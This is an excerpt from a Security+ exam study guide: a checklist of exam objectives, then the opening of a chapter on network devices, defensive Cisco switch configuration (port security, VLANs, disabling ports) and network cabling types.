2.0 Compliance and Operational Security				
2.1 Explain the importance of risk-related concepts.				
Control types	11			
Technical	11			
Management	11			
Operational	11			
False positives	11			
False negatives	11			
Importance of policies in reducing risk	3			
Privacy policy	3			
Acceptable use	3			
Security policy	3			
Mandatory vacations	3			
Job rotation	3			
Separation of duties	3			
Least privilege	3			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Risk calculation	15			
Likelihood	15			
ALE	15			
Impact	15			
SLE	15			
ARO	15			
MTTR	16			
MTTF	16			
MTBF	16			
Quantitative vs. qualitative	15			
Vulnerabilities	15			
Threat vectors	15			
Probability/threat likelihood	15			
Risk avoidance, transference, acceptance, mitigation, deterrence	15			
Risks associated with cloud computing and virtualization	15			
Recovery time objective and recovery point objective	15			
2.2 Summarize the security implications of integrating systems and data with third parties.	15			
On-boarding/off-boarding business partners	15			
Social media networks and/or applications	15			
Interoperability agreements	15			
SLA	15			
BPA	15			
MOU	15			
ISA	15			
Privacy considerations	15			
Risk awareness	15			
Unauthorized data sharing	15			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Data ownership	15			
Data backups	15			
Follow security policy and procedures	15			
Review agreement requirements to verify compliance and performance standards	15			
2.3 Given a scenario, implement appropriate risk mitigation strategies.				
Change management	15			
Incident management	15			
User rights and permissions reviews	15			
Perform routine audits	15			
Enforce policies and procedures to prevent data loss or theft	15			
Enforce technology controls	15			
Data loss prevention (DLP)	15			
2.4 Given a scenario, implement basic forensic procedures.	17			
Order of volatility	17			
Capture system image	17			
Network traffic and logs	17			
Capture video	17			
Record time offset	17			
Take hashes	17			
Screenshots	17			
Witnesses	17			
Track man-hours and expense	17			
Chain of custody	17			
Big Data analysis	17			
2.5 Summarize common incident response procedures.	17			
Preparation	17			
Incident identification	17			
Escalation and notification	17			
Mitigation steps	17			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Lessons learned	17			
Reporting	17			
Recovery/reconstitution procedures	17			
First responder	17			
Incident isolation	17			
Quarantine	17			
Device removal	17			
Data breach	17			
Damage and loss control	17			
2.6 Explain the importance of security-related awareness and training.	3			
Security policy training and procedures	3			
Role-based training	3			
Personally identifiable information	3			
Information classification	3			
High	3			
Medium	3			
Low	3			
Confidential	3			
Private	3			
Public	3			
Data labeling, handling, and disposal	3			
Compliance with laws, best practices, and standards	3			
User habits	3			
Password behaviors	3			
Data handling	3			
Clean desk policies	3			
Prevent tailgating	3			
Personally owned devices	3			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
New threats and new security trends/alerts	3			
New viruses	3			
Phishing attacks	3			
Zero day exploits	3			
Use of social networking and P2P	3			
Follow up and gather training metrics to validate compliance and security posture	3			
2.7 Compare and contrast physical security and environmental controls.	14			
Environmental controls	14			
HVAC	14			
Fire suppression	14			
EMI shielding	14			
Hot and cold aisles	14			
Environmental monitoring	14			
Temperature and humidity controls	14			
Physical security	14			
Hardware locks	14			
Mantraps	14			
Video surveillance	14			
Fencing	14			
Proximity readers	14			
Access list	14			
Proper lighting	14			
Signs	14			
Guards	14			
Barricades	14			
Biometrics	14			
Protected distribution (cabling)	14			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Alarms	14			
Motion detection	14			
Control types	11			
Deterrent	11			
Preventive	11			
Detective	11			
Compensating	11			
Technical	11			
Administrative	11			
2.8 Summarize risk management best practices.				
Business continuity concepts	16			
Business impact analysis	16			
Identification of critical systems and components	16			
Removing single points of failure	16			
Business continuity planning and testing	16			
Risk assessment	16			
Continuity of operations	16			
Disaster recovery	16			
IT contingency planning	16			
Succession planning	16			
High availability	16			
Redundancy	16			
Tabletop exercises	16			
Fault tolerance	16			
Hardware	16			
RAID	16			
Clustering	16			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
Load balancing	16			
Servers	16			
Disaster recovery concepts	16			
Backup plans/policies	16			
Backup execution/frequency	16			
Cold site	16			
Hot site	16			
Warm site	16			
2.9 Given a scenario, select the appropriate control to meet the goals of security.	2			
Confidentiality	2			
Encryption	2			
Access controls	2			
Steganography	2			
Integrity	2			
Hashing	2			
Digital signatures	2			
Certificates	2			
Nonrepudiation	2			
Availability	2			
Redundancy	2			
Fault tolerance	2			
Patching	2			
Safety	14			
Fencing	14			
Lighting	14			
Locks	14			
CCTV	14			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Escape plans	14			
Drills	14			
Escape routes	14			
Testing controls	14			
3.0 Threats and Vulnerabilities				
3.1 Explain types of malware.	5			
Adware	5			
Virus	5			
Spyware	5			
Trojan	5			
Rootkits	5			
Back doors	5			
Logic bomb	5			
Botnets	5			
Ransomware	5			
Polymorphic malware	5			
Armored virus	5			
3.2 Summarize various types of attacks.	4			
Man-in-the-middle	4			
DDoS	4			
DoS	4			
Replay	4			
Smurf attack	4			
Spoofing	4			
Spam	5			
Phishing	4			
Spim	4			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Vishing	4			
Spear phishing	4			
Xmas attack	4			
Pharming	4			
Privilege escalation	5			
Malicious insider threat	4			
DNS poisoning and ARP poisoning	4			
Transitive access	4			
Client-side attacks	4			
Password attacks	4			
Brute-force	4			
Dictionary attacks	4			
Hybrid	4			
Birthday attacks	4			
Rainbow tables	4			
Typo squatting/URL hijacking	4			
Watering hole attack	4			
3.3 Summarize social engineering attacks and the associated effectiveness with each attack.	4			
Shoulder surfing	4			
Dumpster diving	4			
Tailgating	4			
Impersonation	4			
Hoaxes	4			
Whaling	4			
Vishing	4			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Principles (reasons for effectiveness)	4			
Authority	4			
Intimidation	4			
Consensus/social proof	4			
Scarcity	4			
Urgency	4			
Familiarity/liking	4			
Trust	4			
3.4 Explain types of wireless attacks.	9			
Rogue access points	9			
Jamming/interference	9			
Evil twin	9			
War driving	9			
Bluejacking	9			
Bluesnarfing	9			
War chalking	9			
IV attack	9			
Packet sniffing	9			
Near-field communication	9			
Replay attacks	9			
WEP/WPA attacks	9			
WPS attacks	9			
3.5 Explain types of application attacks.	4			
Cross-site scripting	4			
SQL injection	4			
LDAP injection	4			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
XML injection	4			
Directory traversal/command injection	4			
Buffer overflow	4			
Integer overflow	4			
Zero day exploits	4			
Cookies and attachments	4			
Malicious add-ons	4			
Session hijacking	4			
Header manipulation	4			
Arbitrary code execution/remote code execution	4			
3.6 Analyze a scenario and select the appropriate type of mitigation and deterrent techniques.				
Monitoring system logs	19			
Event logs	19			
Audit logs	19			
Security logs	19			
Access logs	19			
Hardening	6			
Disabling unnecessary services	6			
Protecting management interfaces and applications	6			
Password protection	6			
Disabling unnecessary accounts	6			
Network security	6			
MAC limiting and filtering	6			
802.1x	6			
Disabling unused interfaces and unused application service ports	6			
Rogue machine detection	6			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Security posture	6			
Initial baseline configuration	6			
Continuous security monitoring	6			
Remediation	6			
Reporting	6			
Alarms	6			
Alerts	6			
Trends	6			
Detection controls vs. prevention controls	8			
IDS vs. IPS	8			
Camera vs. guard	14			
3.7 Given a scenario, use appropriate tools and techniques to discover security threats and vulnerabilities.				
Interpret results of security assessment tools	18			
Tools	18			
Protocol analyzer	18			
Vulnerability scanner	18			
Honeypots	18			
Honeynets	18			
Port scanner	18			
Passive vs. active tools	18			
Banner grabbing	18			
Risk calculations	15			
Threat vs. likelihood	15			
Assessment types	18			
Risk	18			
Threat	18			
Vulnerability	18			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Assessment technique	18			
Baseline reporting	18			
Code review	18			
Determine attack surface	18			
Review architecture	18			
Review designs	18			
3.8 Explain the proper use of penetration testing versus vulnerability scanning.				
Penetration testing	18			
Verify a threat exists	18			
Bypass security controls	18			
Actively test security controls	18			
Exploiting vulnerabilities	18			
Vulnerability scanning	18			
Passively testing security controls	18			
Identify vulnerability	18			
Identify lack of security controls	18			
Identify common misconfigurations	18			
Intrusive vs. nonintrusive	18			
Credentialed vs. noncredentialed	18			
False positive	18			
Black box	18			
White box	18			
Gray box	18			
4.0 Application, Data, and Host Security				
4.1 Explain the importance of application security controls and techniques.	6			
Fuzzing	6			
Secure coding concepts	6			
Error and exception handling	6			
Input validation	6			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Cross-site scripting prevention	6			
Cross-site request forgery (XSRF) prevention	6			
Application configuration baseline (proper settings)	6			
Application hardening	6			
Application patch management	6			
NoSQL databases vs. SQL databases	6			
Server-side vs. client-side validation	6			
4.2 Summarize mobile security concepts and technologies.				
Device security	7			
Full device encryption	7			
Remote wiping	7			
Lockout	7			
Screen locks	7			
GPS	7			
Application control	7			
Storage segmentation	7			
Asset tracking	7			
Inventory control	7			
Mobile device management	7			
Device access control	7			
Removable storage	7			
Disabling unused features	7			
Application security	7			
Key management	7			
Credential management	7			
Authentication	7			
Geo-tagging	7			
Encryption	7			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
Application whitelisting	7			
Transitive trust/authentication	7			
BYOD concerns	7			
Data ownership	7			
Support ownership	7			
Patch management	7			
Antivirus management	7			
Forensics	7			
Privacy	7			
On-boarding/off-boarding	7			
Adherence to corporate policies	7			
User acceptance	7			
Architecture/infrastructure considerations	7			
Legal concerns	7			
Acceptable use policy	7			
On-board camera/video	7			
4.3 Given a scenario, select the appropriate solution to establish host security.	7			
Operating system security and settings	7			
OS hardening	7			
Anti-malware	7			
Antivirus	7			
Anti-spam	7			
Antispyware	7			
Pop-up blockers	7			
Patch management	7			
Whitelisting vs. blacklisting applications	7			
Trusted OS	7			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Host-based firewalls	7			
Host-based intrusion detection	7			
Hardware security	7			
Cable locks	7			
Safe	7			
Locking cabinets	7			
Host software baselining	7			
Virtualization	7			
Snapshots	7			
Patch compatibility	7			
Host availability/elasticity	7			
Security control testing	7			
Sandboxing	7			
4.4 Implement the appropriate controls to ensure data security.	7			
Cloud storage	7			
SAN	7			
Handling Big Data	7			
Data encryption	7			
Full disk	7			
Database	7			
Individual files	7			
Removable media	7			
Mobile devices	7			
Hardware-based encryption devices	7			
TPM	7			
HSM	7			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
USB encryption	7			
Hard drive	7			
Data in-transit, Data at-rest, Data in-use	7			
Permissions/ACL	7			
Data policies	7			
Wiping	7			
Disposing	7			
Retention	7			
Storage	7			
4.5 Compare and contrast alternative methods to mitigate security risks in static environments.	6			
Environments	6			
SCADA	6			
Embedded (printer, smart TV, HVAC control)	6			
Android	6			
iOS	6			
Mainframe	6			
Game consoles	6			
In-vehicle computing systems	6			
Methods	6			
Network segmentation	6			
Security layers	6			
Application firewalls	6			
Manual updates	6			
Firmware version control	6			
Wrappers	6			
Control redundancy and diversity	6			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
5.0 Access Control and Identity Management				
5.1 Compare and contrast the function and purpose of authentication services.	10			
RADIUS	10			
TACACS+	10			
Kerberos	10			
LDAP	10			
XTACACS	10			
SAML	10			
Secure LDAP	10			
5.2 Given a scenario, select the appropriate authentication, authorization, or access control.	10			
Identification vs. authentication vs. authorization	10			
Authorization	11			
Least privilege	11,2			
Separation of duties	11,2			
ACLs	11			
Mandatory access	11			
Discretionary access	11			
Rule-based access control	11			
Role-based access control	11			
Time of day restrictions	11			
Authentication	10			
Tokens	10			
Common access card	10			
Smart card	10			
Multifactor authentication	10			
TOTP	10			

Exam Readiness Checklist

Objective	Ch #	Beginner	Intermediate	Advanced
HOTP	10			
CHAP	10			
PAP	10			
Single sign-on	10			
Access control	10			
Implicit deny	10			
Trusted OS	10			
Authentication factors	10			
Something you are	10			
Something you have	10			
Something you know	10			
Somewhere you are	10			
Something you do	10			
Identification	10			
Biometrics	10			
Personal identification verification card	10			
Username	10			
Federation	10			
Transitive trust/authentication	10			
5.3 Install and configure security controls when performing account management, based on best practices.				
Mitigate issues associated with users with multiple accounts/roles and/or shared accounts	11			
Account policy enforcement	11			
Credential management	11			
Group policy	11			
Password complexity	11			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Expiration	11			
Recovery	11			
Disablement	11			
Lockout	11			
Password history	11			
Password reuse	11			
Password length	11			
Generic account prohibition	11			
Group-based privileges	11			
User-assigned privileges	11			
User access reviews	11			
Continuous monitoring	11			
6.0 Cryptography				
6.1 Given a scenario, utilize general cryptography concepts.	12			
Symmetric vs. asymmetric	12			
Session keys	12			
In-band vs. out-of-band key exchange	12			
Fundamental differences and encryption methods	12			
Block vs. stream	12			
Transport encryption	12			
Nonrepudiation	12			
Hashing	12			
Key escrow	13			
Steganography	12			
Digital signatures	13			
Use of proven technologies	12			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Elliptic curve and quantum cryptography	12			
Ephemeral key	12			
Perfect forward secrecy	12			
6.2 Given a scenario, use appropriate cryptographic methods.				
WEP vs. WPA/WPA2 and preshared key	9			
MD5	12			
SHA	12			
RIPEMD	12			
AES	12			
DES	12			
3DES	12			
HMAC	12			
RSA	12			
Diffie-Hellman	12			
RC4	12			
One-time pads	12			
NTLM	10			
NTLMv2	10			
Blowfish	12			
PGP/GPG	12			
Twofish	12			
DHE	12			
ECDHE	12			
CHAP	10			
PAP	10			
Comparative strengths and performance of algorithms	12			

Exam Readiness Checklist Objective	Ch #	Beginner	Intermediate	Advanced
Use of algorithms/protocols with transport encryption	12			
SSL	12			
TLS	12			
IPSec	12			
SSH	12			
HTTPS	12			
Cipher suites	12			
Strong vs. weak ciphers	12			
Key stretching	12			
PBKDF2	12			
Bcrypt	12			
6.3 Given a scenario, use appropriate PKI, certificate management, and associated components.	13			
Certificate authorities and digital certificates	13			
CA	13			
CRLs	13			
OCSP	13			
CSR	13			
PKI	13			
Recovery agent	13			
Public key	13			
Private key	13			
Registration	13			
Key escrow	13			
Trust models	13			

This page is intentionally left blank to match the printed book.



1 Networking Basics and Terminology

CERTIFICATION OBJECTIVES

1.01 Understanding Network Devices and Cabling

1.02 Understanding TCP/IP

1.03 Network Security Best Practices

✓ Two-Minute Drill

Q&A Self Test

When preparing for your Security+ certification exam, you will need a lot of knowledge of networking, networking devices, and protocols. This chapter reviews the basics of networking and ensures that you not only are familiar with the functions of devices such as switches and routers, but also understand the basics of the protocols that exist in the TCP/IP protocol suite.

This chapter is not designed to be a complete networking discussion, which would take an entire book. Although not required, it is recommended that you have a Network+ certification background before taking the Security+ certification exam.

CERTIFICATION OBJECTIVE 1.01

Understanding Network Devices and Cabling

Let's review the fundamentals of network environments by reviewing the concepts of networking devices and cabling. You may not get direct questions on these topics on the Security+ exam, but you are expected to understand the security implications of using the different devices and cable types.

Looking at Network Devices


To perform any job function as a security professional, you need to be familiar with a number of different networking devices. For example, you may be requested to perform a security audit within an organization, which involves identifying the devices used in the company and making recommendations on more secure devices to use.

Hub

The network hub is an older networking device used to connect all the systems together in a network environment. The hub is a layer-1 device that simply receives a signal from one system and then sends the signal to all other ports on the hub. For example, looking at Figure 1-1, you can see that when Computer A sends data to Computer C, the data is received on port 1 of the hub and then sent to all other ports.

FIGURE 1-1

Looking at how a hub works



The drawback to the hub is that it uses up bandwidth by sending the data to every port on the hub. Why do that if the data has to be sent only to Computer C? The other drawback to a network hub is that it is a security issue if all systems on the network receive the data—although they ignore the data because it is not for them. Computers B and D would be able to view all traffic on the network because those stations receive a copy of the traffic as well. This is a huge security concern and is one reason you should not be using hubs on the network.

Switch

A network switch is similar to a network hub in that it is used to connect all systems together in a network environment, but the difference is that a switch is a layer-2 device that filters traffic by the layer-2 address. Remember from the Network+ exam that the layer-2 address is the MAC address, or hardware address, that is assigned to the network card by the manufacturer.

If you look at the earlier example of Computer A sending data to Computer C with a switch being used instead, you will notice that the switch receives the data from Computer A, but then filters the traffic by sending the data only to the port that the destination system resides on, in this case port 4 (see Figure 1-2).

The switch is able to filter the traffic because it stores the MAC addresses of each system connected to the switch, and what port that system is connected to, in the MAC address table. The MAC address table is a table stored in memory on the switch and is responsible for tracking what ports each system is connected to (see Figure 1-3).

FIGURE 1-2

Looking at how a switch filters traffic





FIGURE 1-3

Looking at the MAC address table on a switch

MAC address table

MAC	Port
00-1A-2C...	1
00-AB-B1...	3
00-2C-1B...	4
00-3B-4D...	6



Besides filtering traffic by sending the data only to the port that the destination system resides on, most network switches provide the following benefits:

- **Filtering** As mentioned, a switch filters traffic, which prevents others from capturing and viewing potentially confidential information.
- **Port mirroring** Port mirroring, also known as port monitoring, is a feature of some switches that allows the administrator to copy traffic from other ports to a single destination port (known as a monitoring port). Because the switch filters traffic by default, the administrator cannot monitor network traffic. The switch vendors had to come up with a way to copy all the traffic to a single port so the administrator could connect their monitoring system to that port. The following commands are used to configure port 12 (known as an *interface*) on the switch to monitor traffic sent or received on ports 1 to 5:

```
HAL-SW1(config)#interface fastethernet 0/12
HAL-SW1(config-if)#port monitor fastethernet 0/1
HAL-SW1(config-if)#port monitor fastethernet 0/2
HAL-SW1(config-if)#port monitor fastethernet 0/3
HAL-SW1(config-if)#port monitor fastethernet 0/4
HAL-SW1(config-if)#port monitor fastethernet 0/5
```

- **Port security** Port security is a feature of a network switch that lets you configure a port for a specific MAC address. This allows you to control which systems can connect to the switch because the switch can temporarily disable the port until the correct system is plugged into the switch. The following commands are used to configure port 6 on the Halifax switch to accept only connections from a particular MAC address. In this example, the MAC address is *aaaa.bbbb.cccc*, which you would replace with an actual MAC address:

```
HAL-SW1(config)#interface f0/6
HAL-SW1(config-if)#switchport mode access
HAL-SW1(config-if)#switchport port-security
HAL-SW1(config-if)#switchport port-security mac-address aaaa.bbbb.cccc
HAL-SW1(config-if)#switchport port-security maximum 1
HAL-SW1(config-if)#switchport port-security violation shutdown
```

- **Disable ports** It is a security best practice that if you have ports on the switch that are not being used, you should disable them so that they cannot be used. The following commands are used to disable ports 7 through 12 on a Cisco switch with the **shutdown** command:

```
HAL-SW1(config)#interface range f0/7—12
HAL-SW1(config-if-range)#shutdown
```

exam Watch

The Security+ certification exam does not expect you to know the commands to configure port security or to disable a port on a Cisco switch, but it does expect you to understand features of the switch that offer security.

Collision Domains Another important feature of a switch is known as collision domains. A collision domain is a group of networked systems that share the same network segment and therefore can have their data collide with one another. For example, in a network hub, if one system sends data, any other system connected to the hub could send data at the same time, resulting in data collision. This is because the hub creates a "shared" network segment that all systems have access to. With a switch, each port on the switch creates a collision domain that is its own network segment. Because no other system is on the network segment, there won't be data collisions.


exam Watch

For the exam, remember that a switch offers great security because it filters traffic by sending the traffic only to the port that the destination system resides on. You should also be able to describe features such as port security, port mirroring, and the need to disable unused ports.

VLANs Most switches today support a feature known as Virtual LANs (VLANs). The purpose of a VLAN is to create multiple networks within the one network switch. One way to do this is by placing ports on the switch into groupings known as VLANs. When a system is connected to a port on the switch, it becomes a member of the VLAN that the port is associated with. The important point is that when a system is a member of one VLAN, it cannot communicate with systems in another VLAN. It's as if each VLAN has its own switch with no connection to another switch. Figure 1-4 displays a switch configured in two VLANs. In this example, Computer A can communicate only with Computer B because they are the only systems in VLAN1. Computer A and Computer B cannot communicate with Computer C and Computer D because communication across VLANs is not allowed without a router.

FIGURE 1-4

Looking at VLANs on a switch



The following code shows how to configure VLANs on a Cisco 2950 switch. This example shows two VLANs—PrivateLAN and WebServers:

```
HAL-SW1>enable
HAL-SW1#config term
HAL-SW1(config)#vlan 2
HAL-SW1(config-vlan)# name PrivateLAN
HAL-SW1(config-vlan)# exit
HAL-SW1(config)#vlan 3
HAL-SW1(config-vlan)# name WebServers
HAL-SW1(config-vlan)# exit
```

Once the VLANs have been created, you then place different ports in particular VLANs. For example, the following commands place ports 18 to 24 in the WebServers VLAN:


```
HAL-SW1(config-if-range)#interface range f0/18 – 24
HAL-SW1(config-if-range)#switchport access vlan 3
```

Router

A router is a layer-3 device of the OSI (open systems interconnection) model that is responsible for routing, or sending, data from one network to another network. The router uses a routing table that resides in its memory to determine the networks that the router knows how to send data to. Figure 1-5 displays a network topology and the routing table on a router. Notice in the figure that in order for router R1 to send data to the 25.0.0.0 network, it must send the data to the 24.0.0.2 address, as indicated by the routing table.

FIGURE 1-5

Routers use routing tables to deliver data.



Routing table

Network	Path
23.0.0.0	F0/0
24.0.0.0	S0/0
25.0.0.0	24.0.0.2

exam Watch

For the exam, remember that VLANs are a way to create communication boundaries on the network. By default, systems in one VLAN cannot communicate with systems in another VLAN.

The following code listing displays the routing table on a Cisco router by using the **show ip route** command. Notice in the listing that there are three routes; routes to the 23.0.0.0 and 24.0.0.0 network are known because the router is connected to those networks (notice the C on the left). Also, a static route (code *S* on the left) that the administrator added has been configured to pass data to the 24.0.0.2 system to reach the 25.0.0.0 network:

```
HAL-R1#show ip route
Codes: C—connected, S—static, I—IGRP, R—RIP, ...
 (Additional codes omitted for briefness)
```

```
Gateway of last resort is not set
S   25.0.0.0 [1/0] via 24.0.0.2
C   24.0.0.0/8 is directly connected, Serial0/0/0
C   23.0.0.0/8 is directly connected, FastEthernet0/1
```

Routers are great network devices because they define the boundary of the network by creating what is called a broadcast domain. A *broadcast domain* is a group of systems that can receive one another's broadcast messages. A broadcast message is a message that is destined for all systems—and the router is strategically placed on the network to keep those broadcast messages within your network because broadcast traffic does not pass through the router.

Load Balancer

A *load balancer* is a device that is designed to split the load between components such as servers or routers. Load balancing is the concept of trying to improve performance. Instead of having a single server or device handle all the work, you have multiple servers or devices that the workload is divided between. This increases overall performance because you have more systems working at the same time to handle all the incoming requests.

Firewalls and Proxy Servers

You will learn more about firewalls and proxy servers in Chapter 8, but here I wanted to give a quick description of the purpose of a firewall and a proxy server to introduce them as network devices.

exam Watch

For the Security+ exam, remember that a proxy server makes the request for the Internet resource on behalf of the user, and commonly the company will filter and log what web sites users have visited.

A firewall is a network device that controls what traffic is allowed to enter or leave the network. The firewall filters traffic based on rules you place on the firewall indicating what traffic is allowed or not allowed to enter or leave the network. You typically start with a deny-all rule that states all traffic is denied, unless you specify otherwise by building a rule for a specific type of traffic.

A proxy server is a type of firewall, but it is typically associated with being able to control outbound communication by limiting what web sites an employee can visit. Proxy servers are a little different from firewalls in the sense that the employee will typically first authenticate to the proxy server (via a username and password), and based on that username, the proxy administrator will decide whether the employee is allowed to use the Internet and what web sites they can visit. Proxy servers also

perform a high level of logging so that the administrator can see what sites are visited each day.

Understanding Network Cabling

Cabling is the transmission medium for data sent between hosts on the LAN. Systems on the LAN can be connected together using a variety of cable types such as unshielded twisted-pair, coax, or fiber. Each cable type has its own advantages and disadvantages, which you will examine in this section.

The three primary types of cable media that can be used to connect systems to a network are coaxial cable, twisted-pair cable, and fiber-optic cable. Transmission rates supported on each of these physical media are measured in millions of bits per second, or megabits per second (Mbps).

Coaxial Cable

Coaxial, or coax, cable looks like the cable used to bring the cable TV signal to a television. One strand (a solid-core copper wire) runs down the middle of the cable. Around that strand is a layer of insulation, and covering that insulation is braided wire and metal foil, which shields against electromagnetic interference. A final layer of insulation covers the braided wire. Because of the layers of insulation, coaxial cable is more resistant to outside interference than other cabling such as unshielded twisted-pair (UTP) cable. Figure 1-6 shows a coaxial cable with the copper core and the layers of insulation.

The two types of coax cabling are thinnet and thicknet. The two differ in thickness and maximum cable distance that the signal can travel. Let's take a look:

- **Thinnet** This refers to RG-58 cabling, which is a flexible coaxial cable about ¼-inch thick. Thinnet is used for short-distance communication and is flexible enough to facilitate maneuvering between workstations. Thinnet connects directly to a workstation's network adapter card by using a British naval connector (BNC) and uses the network adapter card's internal

FIGURE 1-6

A coaxial cable





FIGURE 1-7

Thinnet coaxial cable with a BNC connector



transceiver. The maximum length of thinnet is 185 meters. Figure 1-7 displays thinnet coaxial cabling and the BNC connector on the end.

- **Thicknet** This coaxial cable, also known as RG-8, gets its name by being a thicker cable than thinnet. Thicknet cable is about ½-inch thick and can support data transfer over longer distances than thinnet. Thicknet has a maximum cable length of 500 meters and usually is used as a backbone to connect several smaller thinnet-based networks. Due to its ½-inch thickness, this cable is harder to work with than thinnet cable. A transceiver often is connected directly to the thicknet cable by using a connector known as a vampire tap. Connection from the transceiver to the network adapter card is made using a drop cable to connect to the adapter unit interface (AUI) port connector. Table 1-1 summarizes the characteristics of thicknet and thinnet.

Twisted-Pair Cable


Coaxial cable is not as popular today as it was years ago. Today, twisted-pair cabling dominates the popularity contest. Twisted-pair cabling gets its name from having four pairs of wires that are twisted to help reduce crosstalk or interference from outside electrical devices. Crosstalk is interference from adjacent wires. Figure 1-8 shows a twisted-pair cable. Just as there are two forms of coaxial cable, there are two forms of twisted-pair cabling—unshielded twisted-pair (UTP) and shielded twisted-pair (STP).

TABLE 1-1 Thinnet Versus Thicknet Cabling

Coax Type	Cable Grade	Thickness	Maximum Distance	Transfer Rate	Connector Used to Connect NIC to Cable Type
Thinnet	RG-58	0.25 in	185 m	10 Mbps	BNC
Thicknet	RG-8	0.5 in	500 m	10 Mbps	AUI

FIGURE 1-8

Unshielded twisted-pair (UTP) cable



Unshielded Twisted-Pair (UTP) Cable UTP cables are familiar to you if you have worked with telephone cable. The typical twisted-pair cable for network use contains four pairs of wires. Each member of the pair of wires contained in the cable is twisted around the other. The twists in the wires help shield against electromagnetic interference. The maximum distance of UTP is 100 meters.


UTP cable uses small plastic connectors designated as registered jack 45, most often referred to as RJ-45. RJ-45 is similar to the phone connectors, except that instead of four wires, as found in the home system, the network RJ-45 connector contains eight contacts, one for each wire in a UTP cable.

It can be easy to confuse the RJ-45 connector with the RJ-11 connector. The RJ-11 connector is a telephone connector and is shown in Figure 1-9 (the cable on the top). An RJ-11 connector has four contacts; hence, there are four wires found in the telephone cable. With RJ-45 and RJ-11, you will need a special crimping tool when creating the cables to make contact between the pins in the connector and the wires inside the cable.

UTP cable is easier to install than coaxial because you can pull it around corners more easily due to its flexibility and small size. Twisted-pair cable is more susceptible

FIGURE 1-9

An RJ-11 connector (top) and an RJ-45 connector (bottom)



to interference than coaxial, however, and should not be used in environments containing large electrical devices.

UTP cabling has different flavors known as grades or categories. Each category of UTP cabling was designed for a specific type of communication or transfer rate. Table 1-2 summarizes the different UTP categories—the most popular today being CAT 5e, which can reach transfer rates of over 1,000 Mbps, or 1 gigabit per second (Gbps).

When working on a network that uses UTP cabling, you will come across different types of cable for different purposes. For example, sometimes you will use a straight-through cable or a crossover cable.

Straight-Through Cables CAT 5 UTP cabling usually uses only four wires when sending and receiving information on the network. The four wires of the eight


TABLE 1-2

Different UTP Category Cabling

UTP Category	Purpose	Transfer Rate
Category 1	Voice only	
Category 2	Data	4 Mbps
Category 3	Data	10 Mbps
Category 4	Data	16 Mbps
Category 5	Data	100 Mbps
Category 5e	Data	1 Gbps (1,000 Mbps)
Category 6	Data	10 Gbps

FIGURE 1-10

Pinout diagram for a straight-through cable



that are used are wires 1, 2, 3, and 6. Figure 1-10 shows the meaning of the pins on a computer and the pins on a hub (or switch), which is what you typically will be connecting the computers to. When you configure the wire for the same pin at either end of the cable, this is known as a straight-through cable.

You will notice in the figure that wires 1 and 2 are used to transmit data (TX) from the computer, while wires 3 and 6 are used to receive information (RX) on the computer. You will also notice that the transmit pin on the computer is connected to the receive pin (RX) on the hub via wires 1 and 2. This is important because you want to make sure that data sent from the computer is received at the network hub. You also want to make sure that data sent from the hub is received at the computer, so you will notice that the transmit pins (TX) on the hub are connected to the receive pins (RX) on the computer through wires 3 and 6. This will allow the computer to receive information from the hub.

The last thing to note about Figure 1-10 is that pin 1 on the computer is connected to pin 1 on the hub by the same wire, thus the term *straight-through*. You will notice that all pins are matched straight through to the other side in Figure 1-10.

Crossover Cables At some point, you may need to connect two computer systems directly together without the use of a switch (or hub) from network card to network card. Or you may find you need to connect one switch to another switch. In any scenario where you are connecting similar devices together, you would be unable to use a straight-through cable because the transmit pin on one end would be connected to the transmit pin on the other end, as shown in Figure 1-11. How could a

FIGURE 1-11

Using a straight-through cable to connect two computers will not work.





FIGURE 1-12

Pinout diagram of a crossover cable



computer pick up the data not sent to the receive pins? Since this will not work, you will need to change the wiring of the cable to what is known as a crossover cable.

To connect two systems directly together without the use of a switch, you will need to create a crossover cable by switching wires 1 and 2 with wires 3 and 6 at one end of the cable, as shown in Figure 1-12. You will notice that the transmit pins on Computer A are connected to the receive pins on Computer B, thus allowing Computer A to send data to Computer B. The same applies for Computer B to send to Computer A—pins 1 and 2 on Computer B are wired to pins 3 and 6 on Computer A so that Computer A can receive data from Computer B.

on the Job

Most network administrators will use certain color cables (such as yellow) to represent crossover cables and use a different color cable to represent straight-through cables to prevent confusing the two types of cabling.

Shielded Twisted-Pair (STP) Cable STP cable is very similar to UTP cabling, but it differs from UTP in that it uses a layer of insulation within the protective jacket, which helps maintain the quality of the signal. Figure 1-13 shows the size of STP cabling as compared with UTP.

Fiber-Optic Cable

The third type of cabling to discuss is fiber-optic cabling. Fiber-optic cabling is unlike coax and twisted-pair because both of those types of cabling use a copper wire that carries the electrical signal. Fiber-optic cables use optical fibers that carry digital data signals in the form of modulated pulses of light. An optical fiber consists of an extremely thin cylinder of glass, called the core, surrounded by a concentric layer of glass, known as the cladding. There are two fibers per cable—one to transmit and one to receive. The core also can be an optical-quality clear plastic, and the cladding can be made up of gel that reflects signals back into the fiber to reduce signal loss. Figure 1-14 shows fibers in a fiber-optic cable.

FIGURE 1-13

UTP cabling versus STP cabling





FIGURE 1-14

A fiber-optic cable



The two types of fiber-optic cables are single-mode fiber (SMF) and multimode fiber (MMF):

- **Single-mode fiber** Uses a single ray of light, known as a mode, to carry the transmission over long distances
